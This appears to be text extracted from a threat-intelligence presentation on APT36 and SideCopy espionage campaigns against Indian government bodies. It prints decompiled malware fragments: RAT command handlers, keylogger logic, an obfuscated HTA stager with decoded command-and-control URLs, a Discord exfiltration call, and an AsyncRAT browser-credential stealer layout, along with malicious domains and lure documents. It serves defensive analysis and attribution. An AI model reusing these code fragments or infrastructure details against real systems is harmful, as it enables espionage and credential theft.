    readbnfile = strFileText  
End Function  
  
Function DecoBae6f(ByVal strInput) As Byte()  
    Dim objXML, objNode  
    Set objXML = CreateObject("MSXML2.DOMDocument.6.0")  
    Set objNode = objXML.createElement("b64")  
  
    objNode.DataType = "bin.base64"  
    objNode.Text = strInput  
    DecoBae6f = objNode.NodeTypedValue  
  
    Set objNode = Nothing  
    Set objXML = Nothing  
End Function  
  
Function BiryToring(arrBytes)  
    Dim i, strOutput  
    strOutput = ""  
    For i = 0 To UBound(arrBytes)  
        strOutput = strOutput & VBA.Chr(arrBytes(i))  
    Next  
    BiryToring = strOutput  
End Function
```



Variants of Crimson RAT

A	B	AF	AG	AH	AI	AJ	AK	AL	AM	AN
MD5		5323834444ae91d493e326d91c5	014f830116b368c9c802bb6fcfa	55b3cf78d9e2f5380e7a6e15af898df40a8f2a6701bb5b569b38a7cdc81a0f5c5b2						
PDB	svrdiv vsnivd	vteijam hdgra	intrhantrnam	itugpisacrev	jevisvmanr	itmroidovs	mulhiar tarsnib	ShareX	Analytics Base	
Compiled	2023-08-07	2023-09-05	2023-09-25	2023-10-12	2023-11-25	2023-12-16	2024-03-17	2024-03-15	2024-03-26	
Size	14.10 MB	11.85 MB	18.38 MB	22.45 MB	16.92 MB	18.67 MB	18.89 MB	10.94 MB	11.24 MB	
1 thumb	thy7umb	thyTumb	th3aumb	th5umb	thy+umb	thy5umb	thyTumb	thumb	thumb	
2 cscreen	cdy7crgn	cdyTcrgn	cs3acrdn	cs5ucrsn	csy+dcrgn	cdy5crgn	cs_yTdc_rgn	cscreen	cscreen	
3 scrsz	scy7rsz	scyTrsz	sc3arsz	sc5ursz	scy+rsz	scy5rsz	scyTrsz	scyTrsz	scyTrsz	
4 putsrt	puy7tsrt	puyTtsrt	pu3atsrt	pu5tsrt	puy+tsrt	puy5tsrt	puyTtsrt	puyTtsrt	puyTtsrt	
5 delt	dey7lt	deyTlt	de3alt	de5ult	dey+lt	dey5lt	deyTlt	deyTlt	deyTlt	
6 dirs	diy7rs	diyTrs	di3ars	di5urs	diy+rs	diy5rs	diyTrs	diyTrs	diyTrs	
7 filsz	fly7lsz	flyTlsz	fi3alsz	fi5ulsz	fly+lsz	fly5lsz	flyTlsz	flyTlsz	flyTlsz	
8 afile	afy7ile	afyTile	af3aile	af5uile	afy+ile	afy5ile	afyTile	afyTile	afyTile	
9 listf	liy7stf	liyTstf	li3astf	li5ustf	liy+stf	liy5stf	liyTstf	liyTstf	liyTstf	
10 stops	sty7ops	styTops	st3aops	st5oops	sty+ops	sty5ops	styTops	styTops	styTops	
11 scren	scy7uren	scyTuren	sc3aren	sc5uren	scy+uren	scy5uren	scyTuren	scyTuren	scyTuren	
12 cnls	cny7ls	cnyTls	cn3als	cn5uls	cny+ls	cny5ls	cnyTls	cnyTls	cnyTls	
13 udlt	udy7lt	flyTes	ud3lt	ud5ult	udy+lt	udy5lt	udy7lt	udy7lt	udy7lt	
14 file	fly7le	flyTle	fi3ale	fi5ule	fly+le	fly5le	fly7le	fly7le	fly7le	
15 info	iny7fo	inyTfo	in3afo	in5ufo	iny+fo	iny5fo	iny7fo	iny7fo	iny7fo	
16 runf	ruy7nf	ruyTnf	ru3anf	ru5unf	ruy+nf	ruy5nf	ruy7nf	ruy7nf	ruy7nf	
17 fles	fly7es	flyTes	fl3aes	fl5ues	fly+es	fly5es	fly7es	fly7es	fly7es	
18 dowr	doy7wr	doyTwr	do3awr	do5uwr	doy+wr	doy5wr	doy7wr	doy7wr	doy7wr	
19 dowf	doy7wf	doyTwf	do3awf	do5uwf	doy+wf	doy5wf	doy7wf	doy7wf	doy7wf	
20 fldr	fly7dr	flyTdr	fl3adr	fl5udr	fly+dr	fly5dr	fly7dr	fly7dr	fly7dr	
21 getavs	gey7tavs	geyT_tavs	---	ge5utarvs	gey+_tavs	gey5tavs	gey7tavs	gey7tavs	gey7tavs	
22 procl	pry7ocl	pryT_ocl	pr3aocl	pr5uocl	pry+ocl	pry5ocl	pry7ocl	pry7ocl	pry7ocl	
23 endpo	---	---	en3adpo	en5udpo	eny+dpo	---	---	---	---	
24 runpath	---	---	---	ru5upth	---	---	---	---	---	
25 audio										
26 clklg										
27 rnumub										
28 sysky										
29 clping										

Basic Blocks 89.3%

Jumps 69.2%

Instructions -144.5%

Similarity 0.75

Matched Functions

Simila...	Confide...	Address...	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
1.00	0.62	0000...	itmroidovs.Form1.....	Normal	000009E0	mulhiar_tarsnib.Form1_Form1...	Normal	0	1
1.00	0.62	0000...	_adwwefiles_d_0.....	Normal	000009E0	mulhiar_tarsnib.Form1_Form1...	Normal	0	1
1.00	0.82	0000...	itmroidovs.Property...	Normal	000023E0	mulhiar_tarsnib.Properties....	Normal	0	1
1.00	0.82	0000...	itmroidovs.Proper...	Normal	00002440	mulhiar_tarsnib.Properties.S...	Normal	0	1
1.00	0.95	0000...	_adwwefiles_d_0.....	Normal	00002850	_adwpfivles_d_8_System.Col...	Normal	0	1
1.00	0.96	0000...	itmroidovs.DITRVES...	Normal	00000090	mulhiar_tarsnib.DIEGEDIF_g...	Normal	0	1
1.00	0.97	0000...	--c_DisplayClasse....	Normal	000028F0	--c_DisplayClass21_0___proE...	Normal	0	1
1.00	0.97	0000...	--c_DisplayClasse....	Normal	00002970	--c_DisplayClass21_0___proE...	Normal	0	1
1.00	0.98	0000...	itmroidovs.Form1....	Normal	00000A00	mulhiar_tarsnib.Form1_Form1...	Normal	0	1
1.00	0.98	0000...	itmroidovs.Program...	Normal	00002280	mulhiar_tarsnib.Program__Main	Normal	0	1
1.00	0.98	0000...	itmroidovs.Property...	Normal	000023F0	mulhiar_tarsnib.Properties....	Normal	0	1
1.00	0.98	0000...	itmroidovs.Property...	Normal	00002400	mulhiar_tarsnib.Properties.R...	Normal	0	1
1.00	0.98	0000...	itmroidovs.Property...	Normal	00002460	mulhiar_tarsnib.Properties....	Normal	0	1
1.00	0.98	0000...	--c_DisplayClasse....	Normal	00002910	--c_DisplayClass21_0___proE...	Normal	0	1
1.00	0.98	0000...	--c_DisplayClasse....	Normal	00002930	--c_DisplayClass21_0___proE...	Normal	0	1
1.00	0.98	0000...	--c_DisplayClasse....	Normal	00002950	--c_DisplayClass21_0___prot...	Normal	0	1
0.98	0.99	0000...	itmroidovs.DITMWD...	Normal	00000270	mulhiar_tarsnib.DISGDFFW_d...	Normal	0	3
0.98	0.98	0000...	itmroidovs.MIGIIRM...	Normal	00001E60	mulhiar_tarsnib.MIWFEDM_drw...	Normal	0	19
0.97	0.98	0000...	itmroidovs.MIGIIR...	Normal	00001F80	mulhiar_tarsnib.MIWFEDM_loa...	Normal	0	20



APT36 lures related to Significant Events

- Filing of Income Tax Return
- Indian General Elections

F	E	D	C	B	A
Remarks	Amount	Dated	Letter No	Claim	S No
	1,74,080.00	30-Jan-24	13028/Fin/180/E1M	Permanent Posting Claim	1 2
	6,300.00	4-Mar-24	13028/Fin/193/E1M	TD Claim (Udh – Dalhousie)	2 3
	570	19-Mar-24	13028/Fin/196/E1M	TD Claim (Udh – Nathatop)	3 4
	10,000.00	9-Apr-24	13028/Fin/241/E1M	TD Claim (Udh – Delhi)	4 5
	19,120.00	26-Apr-24	13028/Fin/207/E1M	TD Claim (Udh – Leh)	5 6
	10,300.00	26-Apr-24	13028/Fin/209/E1M	TD Claim (Udh – Srinagar)	6 7

UTTARAKHAND ELECTION RESULTS 2024 HIGHLIGHTS: BJP WINS ALL 5 SEATS: REPEATS VICTORIES IN THE STATE

The BJP has won all 5 seats against INC candidates.

➤ The BJP has repeated its victories in Uttarakhand in the 2024 [General Election](#). The incumbent party has won all five seats. Uttarakhand Chief Minister Pushkar Singh Dhami thanked party workers and people for BJP's "landslide victory" in a press meet. The 24-year-old Himalayan State has given back-to-back victories to the BJP in the 2014 and [2019](#) Lok Sabha elections.

General Election 2024: full schedule


➤ [The polls](#) were held a single poll on April 19, in the first phase of the 18th Lok Sabha polls. Two of the five Lok Sabha seats here — Nainital-Udham Singh Nagar, and Almora — are situated in the Kumaon region. The remaining three — Haridwar, Tehri Garhwal, and Garhwal (Pauri) — are in the Garhwal region. The electoral fight was contested between the BJP-led National Democratic Alliance (NDA), INC-led INDIA alliance, and other parties like the Bahujan Samaj Party (BSP), People's Party of India (Democratic).

➤ During campaigns, the BJP framed the Ram Mandir and the implementation of the [Uniform Civil Code \(UCC\)](#) as its successes. The government's handling of the farmers' protests, anger over the Agnipath scheme and [the Haldwani violence might also affect the vote share](#). The Himalayan state also grappled with the [Joshmath crisis](#), the [2022 Draupadi Ka Danda](#) avalanche, the [2021 Chamoli floods](#), and the 2023 tunnel collapse near Barkot.



Correlation-2

- .NET Reactor packed payloads uses juichangchi[.]online as C2 – resolved to four IPs





AllaKore RAT and a bonus Keylogger!

```
// Token: 0x0600000E RID: 14 RVA: 0x0000EA34 File Offset: 0x0000CC34
private static void smethod_7(string string_1)
{
    string[] array = string_1.Split(new char[]
    {
        ',',
    });
    string text = array[0];
    string a = text;
    if (!(a == "LIST_DRIVES"))
    {
        if (!(a == "LIST_FILES"))
        {
            if (!(a == "UPLOAD_FILE"))
            {
                if (a == "PING")
                {
                    Program.SendData(Program.networkStream_0, "PONG");
                }
                else if (a == "getinfo")
                {
                    Console.WriteLine("Received command: getinfo");
                    Program.smethod_11();
                }
            }
        }
    }
}
```

Similar to SideCopy

```
if (KIRDWDRS.GetAsyncKeyState(num) == -32767)
{
    if (KIRDWDRS.ControlKey)
    {
        if (!this.tglControl)
        {
            this.tglControl = true;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["ctrl-on"];
        }
    }
    else if (this.tglControl)
    {
        this.tglControl = false;
        this.vdhrh_madtvinvalueBuffer += this.keyBorad["ctrl-off"];
    }
    if (KIRDWDRS.CapsLock)
    {
        if (!this.tglCapslock)
        {
            this.tglCapslock = true;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["caps-Lockon"];
        }
        else
        {
            this.tglCapslock = false;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["caps-Lock-off"];
        }
    }
    if (KIRDWDRS.AltKey)
    {
        if (!this.tglAlt)
        {
            this.tglAlt = true;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["alt-on"];
        }
    }
    else if (this.tglAlt)
    {
        this.tglAlt = false;
        this.vdhrh_madtvinvalueBuffer += this.keyBorad["alt-off"];
    }
    this.set_others(num);
    this.set_nkey(num);
}
```



Cluster-5



Cluster-5 : The Hunt

2023 Oct-Dec

SEQRITE

Operation RusticWeb targets Indian Govt:
From Rust-based malware to Web-service exfiltration



2024-June

VOLEXITY // INTELLIGENCE

DISGOMOJI Malware Used to Target Indian Government

- DISGOMOJI is a custom fork of discord-c2 used by UTA0137
- UTA0137 is suspected Pakistan-based threat actor
- DirtyPipe exploit to target BOSS systems



EclecticIQ

Intelligence at the core

BLOG

Operation FlightNight: Indian Government Entities and Energy Sector Targeted by Cyber Espionage Campaign

2024-Jan

BlackBerry

Cybersecurity

Automotive & IoT

Critical Communications

Transparent Tribe Targets Indian Government, Defense, and Aerospace Sectors Leveraging Cross-Platform Programming Languages

RESEARCH & INTELLIGENCE / 05.22.24 / The BlackBerry Research and Intelligence Team

2024-May



Correlation-3 : Open Directories

Education Portals

reviewassignment.in	May	SideCopy
campusportals.in	July	SideCopy & APT36
educationportals.in	August	SideCopy


The image shows two browser windows side-by-side. Both windows have their URLs highlighted with red boxes.

Left Browser Window: The URL is <https://campusportals.in>. The page displays an "Index of /" directory listing with columns for Name, Last Modified, and Size. The files listed are: cat (2024-05-02 09:41), cgi-bin (2024-05-02 07:58), files (2024-05-31 03:49), and myfiles (2024-05-20 09:21). The "myfiles" entry is highlighted with a red box and contains the text "Disgomoji".

Right Browser Window: The URL is <https://campusportals.in/files/documents/bs/it/1.htm>. This window shows a file download dialog box. The dialog title is "Opening 1.htm". It contains the message "You have chosen to open: 1.htm" and "SideCopy" (highlighted with a red box). Below this, it says "which is: HTML Application (285 KB) from: campusportals.in". At the bottom, there is a question "Would you like to save this file?" with "Save File" and "Cancel" buttons. The entire right-hand portion of the image is heavily redacted with a large black box.



Cluster-5





Links to Pakistan


1. Testing of HTA stagers at PK geo-location
2. Exfiltration message in PK's most popular language
3. Victim traffic redirected via Germany through IPsec (Team Cymru)
4. Misleading error handling messages: "*Error updating Kavach Repository*"

```
lea    rax, RTYPE_discordgo_MessageSend
xchg  ax, ax
call   runtime_newobject
mov    qword ptr [rax+8], 2Fh ; '/'
lea    rcx, a20060102150405+2F64h ; "Sab Aa te gya Anni Diya, Hun tu hor Ki"...
mov    [rax], rcx
mov    rbx, [rsp+208h+var_148]
mov    rcx, [rsp+208h+var_198]
mov    rdi, rax
xor   esi, esi
xor   r8d, r8d
mov    r9, r8
mov    rax, [rsp+208h+arg_0]
call   github_com_bwmarrin_discordgo_ptr_Session_ChannelMessageSendComplex
movups [rsp+208h+var_188], xmm15
```



Cluster-5 : HTA-stagers FUD

- Custom alphabet decode
- XOR-based decryption
- String reversal 1/2/5
- Caesar cipher shift



- Embedded DLL
- WMI and VBScript
- Dynamic Invoke

```
var aY_var = new caseExecutionRide("$"); // 1
var JP_add = new dedupeIndexU0334Msg("Yeead+ TRSZ_Ve|X^g|a\\}^Z_Zdecj|a\\}_Ve \\%$!! "); // https://cabinet-gov-pk.ministry-pk.net/14300/
var xx_ACT = new uriSymbolPointerenter("@>@AFB>B>?>@GADGEEABD>sp Py@#$P`^PgP+R@FG]"); // 1/1273/3/3/0/1825866235/daoAj11sdAQQAxAzC178N
var oU_gra = new caseExecutionRide("@FBL5FLh&=cM5ZE>MA?\"Y\\_XF )&('VT&\\"#\"WTgT2W0"); // MSOYBSYu3JpZBgRKZNL/files-63054ca3/0/data?d=
var WJ_mou = new charAtThese_scrollElement("?"); // W
var dx_u16 = new HEYHidpiFailed("c"); // o
var QV_fut = new uriSymbolPointerenter("#"); // r
var PR_gen = new dedupeIndexU0334Msg("\\""); // k
var pl_exc = new uriSymbolPointerenter("w%#!$I>>rpqx}t%<v '!z=|x)x$%#*<!z=}t%>@CB?"); // https://cabinet-gov-pk.ministry-pk.net/14300/
var fk_bou = new uriSymbolPointerenter(")?>@AFB>B>@>@>@GADGEEABD>sp Py@#$P`^PgP+R"); // 0/1/1273/3/1/1/1825866235/daoAj11sdAQQAxAzC178N
var Yr_tem = new caseExecutionRide("$*+A@FBL5FLh&=cM5ZE>MA?\"Y\\_XF X%**)+Y&\\"$\""); // 178MSOYBSYu3JpZBgRKZNL/files-e27768f3/1/
var Pn_isV = new caseExecutionRide("[ggcf-\\"VTU\`aXg Zbi c^!\\`a"); // https://cabinet-gov-pk.ministry-pk.net/14300/
var BP_isM = new uriSymbolPointerenter("x$%#*<!z=}t%>@CB??>@AFB"); // istry-pk.net/14300/1/1273/
var sk_non = new charAtThese_scrollElement("yuwuuwu x{ ||xy{uLIW)Rww[L"); // 3/1/1/1825866235/daoAj11sdAQQAxAzC178N
var Aw_sin = new charAtThese_scrollElement(")99)@)b+w} 65;7A*;A]y2XB*0"); // MSOYBSYu3JpZBgRKZNL/files-e27768f3/1/
var yJ_ext = new dedupeIndexU0334Msg("C<K?= WZ]Vd|V#((')W$ \" "); // RKZNL/files-e27768f3/1/
var Hs_not = new HEYHidpiFailed("K"); // W
var ns_qui = new HEYHidpiFailed("c"); // o
var sU_cat = new charAtThese_scrollElement("Z"); // r
var Op_fix = new dedupeIndexU0334Msg("\\""); // k

function isEmptyCurrentTargetGet_streaming_profile(b) {
    var enc = new BGTX_OPIX(Tv_twe + ha_ind + FL_u01); // System.Text.Encoding
    var length = enc[qX_pla + ph_exp + kK_sec](b); // GetByteCount_2
    var ba = enc[bm_abu + HE_ar + DZ_u03 + fL_rem + HN_pla](b); // GetBytes_4
    var transform = new BGTX_OPIX(gx_exp + iq_ind + WG_js0 + Sl_bui + nH_top); // System.Security.Cryptography.FromBase64Transform
    ba = transform[qB_rep + cg_rou + FA_bac](ba, 0, length); // TransformFinalBlock
    var ms = new BGTX_OPIX(eE_ver + KY_pic + NS_rna); // System.IO.MemoryStream
    var tope = An_ski + QR_run + ZJ_fak + eG_ext;
    window.eval(tope);
}
```



Cluster-5 : HTA-based RATs

- Windows-version based HTA staggers
- Browser stealing code of Async RAT – 30 commands

```
1 <script type="text/JavaScript">
2     navigator.userAgentData.getHighEntropyValues(["platformVersion"])
3     .then(ua => {
4         if (navigator.userAgentData.platform === "Windows") {
5             const majorPlatformVersion = parseInt(ua.platformVersion.split()[0]);
6             if (majorPlatformVersion >= 13) {
7                 window.location = "11.php";
8             }
9             else if (majorPlatformVersion > 0) {
10                window.location = "10.php";
11            }
12            else {
13                window.location = "7.php";
14            }
15        }
16        else {
17            prompt("Not running on Windows");
18        }
19    });
20
21 </script>
```

The screenshot shows a GitHub repository interface for 'NYAN-x-CAT / AsyncRAT-C-Sharp'. The repository has 5 pull requests and 1 action. The 'Code' tab is selected. The repository structure is shown on the left, and the code editor on the right displays memory dump analysis.

Code Editor Content:

```
1 <Module> @02000001
2 Program @02000002
3 common
4 aes @02000004
5 Plugin.Browsers
6 CredentialModel @02000005
7 IPassReader @02000006
8 SQLiteHandler @02000007
9
10 Plugin.Browsers.Chromium
11 Account @0200000C
12 AesGcm @0200000D
13 BCrypt @0200000E
14 Chromium @0200000F
15
16 Base Type and Interfaces
17 Derived Types
18 .ctor() : void @0600007E
19 Chromium() : void @0600007D
20 Accounts(string, string, string) : List<Account>
21 Decrypt(string) : string @0600007B
22 DecryptWithKey(byte[], byte[]) : string @06000000
23 GetAllProfiles(string) : List<string> @06000078
24 GetAppDataFolders() : string[] @0600007C
25 GetMasterKey(string) : byte[] @0600007A
26 Recovery(StringBuilder) : StringBuilder @06000000
27 ApplicationData : string @0400002C
28 LocalApplicationData : string @0400002B
29
30 ChromiumCookies @02000010
31
32 Plugin.Browsers.Firefox
33 FFDecryptor @02000008
34 Firefox @02000009
35
36 Base Type and Interfaces
37 Derived Types
38 Firefox() : void @06000052
39 CookiesRecovery(StringBuilder) : void @06000050
40 CredRecovery(StringBuilder) : void @06000051
41 IsNullOrEmptyWhiteSpace(string) : bool @06000050
42 isOK : bool @04000016
43 FirefoxPassReader @0200000A
44
45 Plugin.Browsers.Firefox.Cookies
46 FFCookiesGrabber @0200000B
47
48 Update
49 Main @02000003
```

GitHub Repository Structure:

- master
- ProcessManager
- Recovery
 - Chromium
 - Account.cs
 - AesGcm.cs
 - BCrypt.cs
 - Chromium.cs
 - ChromiumCookies.cs
 - Firefox
 - FFDecryptor.cs
 - Firefox.cs
 - FirefoxPassReader.cs
 - Cookies
- CredentialModel.cs
- IPassReader.cs
- SQLiteHandler.cs



Decoys from first two #opendir

Assignment ID: 38_Comm. Skills
Student ID: 56-Reg-202

India Emerging as Leading Global Economy

In recent years, India has witnessed a remarkable surge in its economic growth and global prominence, cementing its status as an emerging global economic powerhouse. Several key factors contribute to India's recent economic success ventures:

- **Digital Transformation:** India's leap into the digital age has been a significant driver of its economic success. The "Digital India" initiative, coupled with the widespread adoption of smartphones and affordable internet access, has fueled e-commerce, digital payments, and technology-driven businesses.
- **Start-Up Ecosystem:** India's vibrant start-up ecosystem has gained international recognition. Cities like Bengaluru, often referred to as the Silicon Valley of India, have become hotbeds of innovation. Indian start-ups have excelled in areas such as fintech, e-commerce, health tech, and edtech.
- **Manufacturing Resurgence:** India's "Make in India" initiative aims to boost domestic manufacturing capabilities. The production-linked incentive (PLI) scheme has attracted foreign investments in sectors like electronics, pharmaceuticals, and automobile manufacturing.
- **Renewable Energy:** India's commitment to renewable energy has been remarkable. It is among the world's largest producers of solar power, with ambitious targets for clean energy adoption. The push for sustainability aligns with global trends and positions India as a leader in green energy.
- **Infrastructure Development:** India has invested significantly in infrastructure development. Projects like the Delhi-Mumbai Industrial Corridor and the Bharatmala Pariyojana aim to improve connectivity, logistics, and ease of doing business.
- **Foreign Direct Investment (FDI):** India has been successful in attracting FDI across sectors. Liberalized FDI policies, coupled with a large consumer base, make India an attractive destination for foreign investors.
- **Global Trade Partnerships:** India's active participation in regional trade agreements like the Regional Comprehensive Economic Partnership (RCEP) and its strengthening economic ties with countries like the United States have expanded its global trade footprint.

Student ID: 056-R-202
Assignment ID: 95-R-09

RECENT TECHNOLOGY TRENDS IN IT AND COMPUTER APPLICATIONS

